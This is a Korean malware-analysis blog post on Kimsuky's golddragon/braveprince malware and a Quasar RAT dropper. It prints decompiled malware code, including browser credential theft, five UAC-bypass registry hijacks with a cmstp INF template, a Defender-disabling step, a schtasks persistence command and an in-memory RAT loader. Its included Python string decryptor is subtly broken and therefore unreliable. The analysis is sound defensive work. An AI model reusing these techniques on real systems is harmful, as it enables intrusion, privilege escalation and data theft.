Piece of dragon's scales

sfkino.tistory.com/80

December 30, 2021

TL;DR

- kimsuky(a.k.a Thallium) 그룹의 golddragon/braveprince 클러스터를 활용한 공격이 지속되고 있음
- 최근 golddragon/braveprince 클러스트 악성코드에 API 이름을 인코딩 하는 루틴이 추가됨
- 문자열들을 기반으로 추가 인텔리전스를 검색으로 오픈소스 RAT 인 Quasar 기반 악성코드가 발견

개요

사실 golddragon/braveprince 클러스터들(개인적으론 daumrat 이라 부른다.) 은 2021년 중순쯤에 싹 정리해서 포스팅 해야겠다 생각하고 있었는데.. 로스트아크 하면서 시간을 보내던 동안 cisco talos 팀에서 잘 정리해 공개해 주었다. 개꿀이지만 덕분에 쓸게 없어졌다.

그래서 이번 포스팅에서는 인텔리전스 서치를 통해 찾은 name en/decoding 루틴이 추가된 braveprince, password stealer 악성코드, Quarsar RAT 기반의 닷넷 악성코드에 대해 간단히 다뤄보려 한다.

Case 1. API Name En/Decoding 로직이 추가된 golddragon/braveprince 악성코드


rundll.exe를 통해 Run 함수가 실행되면 정보를 탈취하고 svchost.exe, iexplorer.exe를 생성해 daum 메일로 정보를 탈취하는 아주 전형적인 braveprince 클러스터이다.(개인적으론 daumrat라 부른다) 최근 발견된 golddragon/braveprince 악성코드에서 기능들은 기존과 동일했지만, DLL과 API 이름들을 암/복호화 하는 로직이 추가된 샘플을 발견했다.

WTF_10003CD0 함수

```
    while ( v10 );
    PathAppendW(&pszPath, L"OneDrivecache.dll");
    CopyFileW(Filename, &pszPath, 0);
  }
  strcpy(&v18, "taskkill /f /im daumcleaner.exe");
  memset(&v19, 0, 0xA8u);
  sub_10002870(&v18, a1, 0, a3);
  sub_100027A0(&pszFirst, L"rundll32.exe \"%s\" Run", &pszPath);
  v11 = wcslen(&pszFirst);
  v15 = v21;
  v12 = WTF_10003CD0("qPd8PUk-HwPWgO");
  v12(v15, L"dropbox", 0, 1, &pszFirst, 2 * v11);
  sub_10002990();
  v3 = 1;
}
Sleep(1u);
v17 = v21;
v13 = WTF_10003CD0("qPdIHpvP5PG");
v13(v17);
return v3;
```

get encoded dll name & api name

파일 내부에는 인코딩된 DLL이름과 DLL이 포함하는 API를 포함하는 api_name_table이 존재한다. 이 테이블에서 인코딩된 api 이름을 비교해 인코딩된 DLL 이름을 가져온다.



decode string

인자로 받은 인코딩된 DLL, API 이름은 아래와 같은 루틴으로 복호화 된다.


1. key 테이블에서 복호화할 문자위치의 인덱스를 가져옴
2. 위치 인덱스 값을 특정 수식으로 연산((idx - 0x16) & 0x3F)
3. 연산된 값을 key 테이블의 인덱스로 사용해 인코딩된 문자열을 치환


```
result = _strdup(Source);
v2 = result;
if ( result )
{
  if ( *result )
  {
    v3 = result;
    do
    {
      v4 = 0;
      while ( *v3 != aZcgxlswkj314cw[v4] )
      {
        if ( ++v4 >= 64 )
          goto LABEL_9;
      }
      *v3 = aZcgxlswkj314cw[(v4 - 22) & 0x3F];
LABEL_9:
      ++v3;
    }
    while ( *v3 );
  }
  result = v2;
}
return result;
}
```

복호화 로직을 구현하면 아래와 같다.

```
def decryptor(enc_str):
    key_table = 'zcgXlSWkj314CwaYLvyh0U_odZH8OReKiNIr-JM2G7QAxpnmEVbqP5TuB9Ds6fFt'
    dec_str = ''
    for enc_chr in enc_str:
        if enc_chr == '.':
            dec_str += '.'
        else:
            idx = key_table.index(ord(enc_chr))
            dec_str += chr(key_table[ (idx - 0x16) & 0x3F ])

    return dec_str
```

이 악성코드가 사용한 문자열 치환 키 테이블은 이 그룹이 사용하는 다른 악성코드에서도 발견된다.
(link: https://asec.ahnlab.com/wp-content/uploads/2021/11/Kimsuky-그룹의-APT-공격-분석-보고서-AppleSeed-PebbleDash.pdf)





Ahnlab에서 공개한 보고서

Case 2. information Stealer

낮선 인텔리전스 서치에서 익숙한 향기가 나는 샘플을 발견했다. 이미 talos에서 분석해 보고서가 나온 샘플이니 간략하게 기능만 보고 넘어가자.
(link : https://blog.talosintelligence.com/2021/11/kimsuky-abuses-blogs-delivers-malware.html)

- %AppData%qwer.txt 파일 존재하지 않을 경우 실행하지 않음
- %AppData%information 폴더 생성 (WORKING_PATH)
- %AppData%Information 폴더 내에 시스템 정보 저장
  - cmd.exe /c ipconfig/all >> [WORKING_PATH]\netinfo.dat & arp -a >> [WORKING_PATH]\netincfo.dat
  - cmd.exe /c systeminfo >> [WORKING_PATH]\sysinfo.dat
  - cmd.exe /c tasklist >> [WORKING_PATH]\procinfo.dat
  - [WORKING_PATH]\filelist.dat
- svchost.exe 프로세스 생성 후 리소스 영역의 데이터 복호화 뒤 인젝션
  nirsoft의 webpassview 프로그램을 개조한 악성코드로 브라우저에 저장된 사용자 정보 탈취 후 파일로 저장
  [WORKING_PATH]\aaweb.txt

```
int __usercall sub_100027AA@<eax>(int a1@<edx>, int a2@<ecx>, int a3@<ebp>, void (__fastcall *a4)(int, int, int)@<edi>)
{
  a4(a2, a1, 2000);
  memset((a3 - 3384), 0, 0x410u);
  wsprintfW((a3 - 3384), L"%s\\netinfo.dat", a3 - 1304);
  sub_10001DC0(a3 - 4944, L"cmd.exe /c ipconfig/all >>\"%s\" & arp -a >>\"%s\"", a3 - 3384, a3 - 3384);
  (sub_100024F0)(a3 - 4944);
  memset((a3 - 5984), 0, 0x410u);
  wsprintfW((a3 - 5984), L"%s\\sysinfo.dat", a3 - 1304);
  sub_10001DC0(a3 - 4944, L"cmd.exe /c systeminfo >>\"%s\"", a3 - 5984);
  (sub_100024F0)(a3 - 4944);
  memset((a3 - 7024), 0, 0x410u);
  wsprintfW((a3 - 7024), L"%s\\procinfo.dat", a3 - 1304);
  sub_10001DC0(a3 - 4944, L"cmd.exe /c tasklist >>\"%s\"", a3 - 7024);
  (sub_100024F0)(a3 - 4944);
  memset((a3 - 8064), 0, 0x410u);
  wsprintfW((a3 - 8064), L"%s\\filelist.dat", a3 - 1304);
  sub_100022A0((a3 - 8064));
  dword_1002A614 = 1;
  return (a4)(1000);
}
```

시스템 정보 탈취


```
HANDLE __cdecl sub_4065E0(int a1)
{
  HANDLE result; // eax
  wchar_t Destination[264]; // [esp+0h] [ebp-214h]
  HANDLE hFile; // [esp+210h] [ebp-4h]

  SHGetSpecialFolderPathW(0, Destination, 26, 0);
  wcsncat(Destination, L"\\information\\aaweb.txt", 0x40u);
  result = CreateFileW(Destination, 0xC0000000, 3u, 0, 4u, 0, 0);
  hFile = result;
  if ( result != -1 )
  {
    SetFilePointer(hFile, 0, 0, 2u);
    sub_447630(hFile, a1);
    sub_447630(hFile, asc_46A500);
    result = CloseHandle(hFile);
  }
  return result;
}
```

웹브라우저에 저장된 계정정보 탈취

이 악성코드는 수집한 정보를 외부로 전송하는 루틴이 없고, qwer.txt파일이 없으면 실행되지 않는것으로 보아, 다른 악성코드에 의해 실행되는 시스템 정보 수집 모듈 중 하나로 보인다.

Case 3. .Net malware based on Quasar RAT

Case 1 발견한 키값과 인코딩된 API 이름으로 인텔리전스 서치를 하던 중 Quasar RAT를 실행하는 드롭퍼를 발견했다. 파일의 리소스 구조가 상당히 복잡해 그림으로 표현해보았다 (발퀄ㅈㅅ)



malware resource data

악성코드의 동작 방식은 다음과 같다.

- Windows 버전이 10인 경우
  권한상승 SW를 드롭 & 실행 (TEXT114)
- 권한이 높고 WinDefender가 실행중일 경우
  Defender Control SW & 실행 (TEXT116)
- 메인 악성 행위 수행 (TEXT115)
  C2 정보가 포함된 파일 드랍


```
if ( check_privilege_180002430() )
{
  v16 = &ini_path_180020780;
  if ( qword_180020798 >= 0x10 )
    v16 = ini_path_180020780;
  CreateFileA = GET_PROC_ADDRESS_180004050("I9P-UP0THPc");
  hFile_ini = CreateFileA(v16, 0x40000000i64, 0i64, 0i64, 4, 128, 0i64);
  if ( hFile_ini != -1 )                    // CreateFile(%AppData%\_rspsdkt[MMDD].ini, OPEN_ALWAYS)
  {
    CloseHandle = GET_PROC_ADDRESS_180004050("IHpvPE-lnHP");
    CloseHandle(hFile_ini);
  }
  if ( find_windefender_process_180002250() )
  {
    TEXT115_Defender_Control_180001980();     // IF Running WinDefender
    Sleep(1000u);
  }
}
else if ( VersionInformation.dwMajorVersion == 10 )// if version == win10
{
  run_priv_esc_180001620();
  Sleep(0xA0F0u);
  v20 = &ini_path_180020780;
  if ( qword_180020798 >= 0x10 )
    v20 = ini_path_180020780;
  DeleteFileA = GET_PROC_ADDRESS_180004050("LPHPUP0THPc");
  DeleteFileA(v20);
}
return run_dropper_in_memory_180002100();
```

Malware main logic

권한 상승

악성코드는 권한 상승을 위해 파일을 리소스파일(TEXT116)을 복호화하고 메모리에 매핑한 뒤 Export 함수 Reg를 호출한다.

인자	권한상승 S/W	파일/레지스트리 경로
1	computerdefaults.exe	HKCU\\Software\\Classes\\ms-settings\\shell\\open\\command
2	sdclt.exe	HKCU\\Software\\Classes\\Folder\\shell\\open\\command
3	cmstp.exe	%AppData\Microsoft\windows\seting.ini
4	WSReset.exe	HKCU\\Software\\Classes\\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\\Shell\\open\\command
5	slui.exe	HKCU\\Software\\Classes\\Launcher.SystemSettings\\shell\\open\\command

```
  if ( a1 == 1 )
  {
    v4 = "computerdefaults.exe";
    v5 = "Software\\Classes\\ms-settings\\shell\\open\\command";
LABEL_16:
    v7 = v10;
    if ( v12 >= 0x10 )
      v7 = v10[0];
    set_regstry_180001B00(v7, v5, v4);
    goto LABEL_19;
  }
  if ( a1 == 2 )
  {
    v4 = "sdclt.exe";
    v5 = "Software\\Classes\\Folder\\shell\\open\\command";
    goto LABEL_16;
  }
  if ( a1 != 3 )
  {
    if ( a1 == 4 )
    {
      v4 = "WSReset.exe";
      v5 = "Software\\Classes\\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\\Shell\\open\\command";
    }
    else
    {
      if ( a1 != 5 )                            // a1 == 5
        goto LABEL_19;
      v4 = "slui.exe";
      v5 = "Software\\Classes\\Launcher.SystemSettings\\shell\\open\\command";
    }
    goto LABEL_16;
  }
  v6 = v10;
```


권한상승 S/W

```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall]

CustomDestination=CustInstDestSectionAllUsers
RunPreSetupCommands=RunPreSetupCommandsSection

[RunPreSetupCommandsSection]
[MALPATH]\malware.dll,Run
taskkill /IM cmstp.exe /F

[CustInstDestSectionAllUsers]
49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection]
"HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath",
"%UnexpectedError%", ""

[Strings]
ServiceName="WinPwnageVPN"
ShortSvcName="WinPwnageVPN"
```

Turn off winDefender

실행중인 프로세스 중 "sMpEng"문자열을 검색해 Defender가 실행여부를 확인하고, 실행중인경우 리소스영역의 파일(TEXT114)을 드랍하고 /D 옵션으로 실행해 디펜더를 끈다.

- 경로 : %PROGRAMFILES%\Microsfot\
- 파일명 : /[cetuikgbms]{6}.exe



win defender contol

악성코드 설치

최종 악성코드인 Quasar RAT와 암호화된 C2파일을 고정된 폴더(Fixed Folder)에 드랍한다.

- Encrypted C2 (BIN101): %AppData%\Microsoft\Office\MsWord16.pip
- Quasar RAT(BIN102) : %AppData%\Microsoft\Office\StaticCache.dat

Quasar RAT를 실행하는 로더는 %AppData%\Microsoft\ 내 임의의 폴더를 생성하고, 임의의 이름으로 드랍한 뒤 실행한다.

- 설치경로 : %AppData%\Microsoft\ [pubs, Common, Defender, Protect, Vault]
- 파일명 : [svchost, sihost, spoolsv, taskhostw, RuntimeBroker].exe
- 실행인자 : -start

```
CreateDirectory = sub_180003EA0("I9P-UPLT9PoUp9Gc");
CreateDirectory(v3, 0i64);
snprintf_180003920(appdata_win_off, working_dir, "\\Office\\");
v5 = appdata_win_off;
if ( v52 >= 0x10 )
  v5 = appdata_win_off[0];
CreateDirectory_1 = sub_180003EA0("I9P-UPLT9PoUp9Gc");
CreateDirectory_1(v5, 0i64);                // C:\\Users\\anon\\AppData\\Roaming\\Microsoft\\Office\\
path_list = "pubs";                         // dir_name_list
v64 = "Common";
v65 = "Defender";
v66 = "Protect";
v67 = "Vault";
loader_name_list = "svchost";               // file_name_list
v69 = "sihost";
v70 = "spoolsv";
v71 = "taskhostw";
v72 = "RuntimeBroker";
v7 = time64(0i64);
srand(v7);
path = snprintf_180003920(Src, working_dir, "\\");
```

자동 실행 등록 (Persistence)

악성코드 지속성 확보를 위해 스케쥴러 등록과 레지스트리 등록(Windefender가 실행중이지 않을경우) 을 시도

```
set_schtasks_1800014C0(v29, Src);       // "\"C:\\Users\\anon\\AppData\\Roaming\\Microsoft\\Common\\taskhostw.exe\" -start"
                                        // CloudUpdate
if ( !CHECK_WINDEFENDER_180001180() )
{
  v43 = 15i64;                          // IF Defender Not Working
  v42 = 0i64;
  LOBYTE(Src[0]) = 0;
  sub_180003230(Src, v61, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  v46 = 15i64;
  v45 = 0i64;
  LOBYTE(appdata_path[0]) = 0;
  sub_180003230(appdata_path, v62, 0i64, 0xFFFFFFFFFFFFFFFFui64);
  set_registry_for_autorun_180001580(appdata_path, Src);
}
```

자동실행 이름

- WindowsAutoUpdate
- AdobeUpdate
- DefenderUpdate
- OneDriveUpdate
- CloudUpdate


```
schtasks.exe "/create /tn \"WindowsAutoUpdate\" /tr
\"C:\\Users\\anon\\AppData\\Roaming\\Microsoft\\Protect\\svchost.exe -start\" /sc DAILY /mo 1 /f"
```

레지스트리 경로 : 경로 : HKLM\SoftWare\Microsoft\Windows\CurrentVersion\Run

RAT Loader

RAT Loader는 teracom 또는 RuntimeBroker 이라는 이름을 가진 닷넷 기반 로더 프로그램으로 Quasar 기반 악성코드를 읽어와 디코딩 후 실행한다. 로드해 실행파일내에 PDB 정보가 존재한다.

```
G:\SRC\!Spy\!LoadAssembly\!teracom\teracom\obj\Release\teracom.pdb
G:\SRC\!Spy\taskhost\taskhost\obj\Release\RuntimeBroker.pdb
```




teracom/runtimebroker info

```
private static void Main()
{
    if (!Environment.CommandLine.Contains(Program._dec("suzr/u3r")))
    {
        return;
    }
    bool flag;
    Mutex mutex = new Mutex(false, ".operation.", ref flag);
    if (!flag || mutex == null)
    {
        return;
    }
    new Thread(delegate()
    {
        try
        {
            string path = Path.Combine(Environment.GetFolderPath
              (Environment.SpecialFolder.ApplicationData), Program._dec("Ovb87fDs8Pnr"));
            string path2 = Program._dec("OPn59vz6");
            byte[] array = File.ReadAllBytes(Path.Combine(Path.Combine(path, path2),
              Program._dec("zOv+6/b83P789/qx+/7r")));
            for (int i = 0; i < array.Length; i++)
            {
                array[i] ^= byte.MaxValue;
            }
            Assembly assembly = Assembly.Load(array);
            if (!(assembly == null))
            {
                Type type = assembly.GetType(Program._dec("zdLMzMncsc/t8Pjt/vI="));
                if (!(type == null))
                {
                    object obj = Activator.CreateInstance(type);
                    if (obj != null)
                    {
                        MethodInfo method = type.GetMethod(Program._dec("wPL+9vE="));
                        if (!(method == null))
                        {
                            method.Invoke(obj, null);
                        }
                    }
                }
            }
        }
        catch (Exception)
        {
        }
    }).Start();
```

RAT loader

Quasar RAT 기반 Malware

메모리에서 동작하는 StaticCache.dat 파일은 RMSSVC라는 패키지명을 가진 Quasar RAT 기반의 악성코드이다. 전체적인 기능은 Quasar RAT와 동일하므로 일부 설정과 복호화 로직, C2 주소 로드 방식만 살펴본다.
(link : https://github.com/quasar/Quasar)


RMSSVC (1.3.0.0)
RMSSVC.exe
PE
Type References
References
Resources
-
<Module> @02000001
AFrg.Video
AFrg.Video._DrectShow
AFrg.Video._DrectShow.Internals
RMSSVC
RMSSVC.Config
RMSSVC.CRE.cmds
RMSSVC.CRE.Comprsion
RMSSVC.CRE.Crpthy
RMSSVC.CRE.Dat
RMSSVC.CRE.Extensions
RMSSVC.CRE.Hlper
RMSSVC.CRE.Intalation
RMSSVC.CRE.MoukeyHk
RMSSVC.CRE.MoukeyHk.HtKeys
RMSSVC.CRE.MoukeyHk.Implementation
RMSSVC.CRE.MoukeyHk.WnApi
RMSSVC.CRE.Ntwrking
RMSSVC.CRE._NtSerialzer
RMSSVC.CRE._NtSerialzer.TypeSerializers
RMSSVC.CRE._Pakets
RMSSVC.CRE._Pakets.Cl_ientPa_ckets
RMSSVC.CRE._Pakets._Server_Pakets
RMSSVC.CRE._Rcovery._Brwsers
RMSSVC.CRE._Rcovery._Ftp_Cients
RMSSVC.CRE._Rcovery._Utities
RMSSVC.CRE._Regitry
